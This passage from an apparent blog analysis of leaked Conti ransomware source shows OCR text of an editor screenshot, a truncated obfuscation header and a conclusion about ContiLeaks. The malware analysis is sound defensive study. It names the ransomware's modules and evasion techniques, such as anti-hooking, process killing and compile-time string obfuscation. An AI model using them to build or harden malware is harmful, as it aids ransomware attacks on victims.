
```
MetaString.h — ~/projects/hacking/malw/conti_v3 — Atom
File Edit View Selection Find Packages Help

conti_v3
  cryptor
    antihooks
    api
    chacha20
    Debug
    filesystem
    global
    logs
    network_scanner
    obfuscation
      MetaRandom2.h
      MetaString.h
    prockiller
    Release
    threadpool
    x64
    common.h
    cryptor.cpp
    cryptor.h
    cryptor.vcxproj
    cryptor.vcxproj.filters
    cryptor.vcxproj.user
    main.cpp

1  #pragma once
2
3  #include "metarandom2.h"
4
5  #include <array>
6  #include <utility>
7
8  //namespace andrivet { namespace ADVobfuscator {
9  //} }
10
11 #define OBFUSCATE_STRINGS
12
13 template <int A, int B>
14 struct ExtendedEuclidian
15 {
16     enum
17     {
18         d = ExtendedEuclidian<B, A % B>::d,
19         x = ExtendedEuclidian<B, A % B>::y,
20         y = ExtendedEuclidian<B, A % B>::x - (A /
21     };
22 };

cryptor/obfuscation/MetaString.h 1:1
```


which can generate obfuscated code via [ADVObfuscator](). For example strings:



That's all today. In the next part I will investigate `network_scanner` and `filesystem` modules.

conclusion[Permalink]

On `February 25th, 2022`, Conti released a statement of full support for the Russian government - coupled with a stern warning addressed at anyone who might consider retaliating against Russia via digital warfare.



ContiLeaks is a turning point in the cybercrime ecosystem, and in this case, we can expect a lot of changes in how cybercriminal organizations operate. From the one side less mature cybercriminal orgs might be very powerful and instead more sophischated gangs will learn from Conti's mistakes.

I hope this post spreads awareness to the blue teamers of this interesting malware techniques, and adds a weapon to the red teamers arsenal.

[Carbanak]
[GetApiAddr implementation in Carberp malware]
[Carbanak source code]
[MurmurHash by Austin Appleby]
[ADVObfuscator]
[ChaCha cipher]
[theZoo repo in Github]

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine

Source: https://cocomelonc.github.io/investigation/2022/03/27/malw-inv-conti-1.html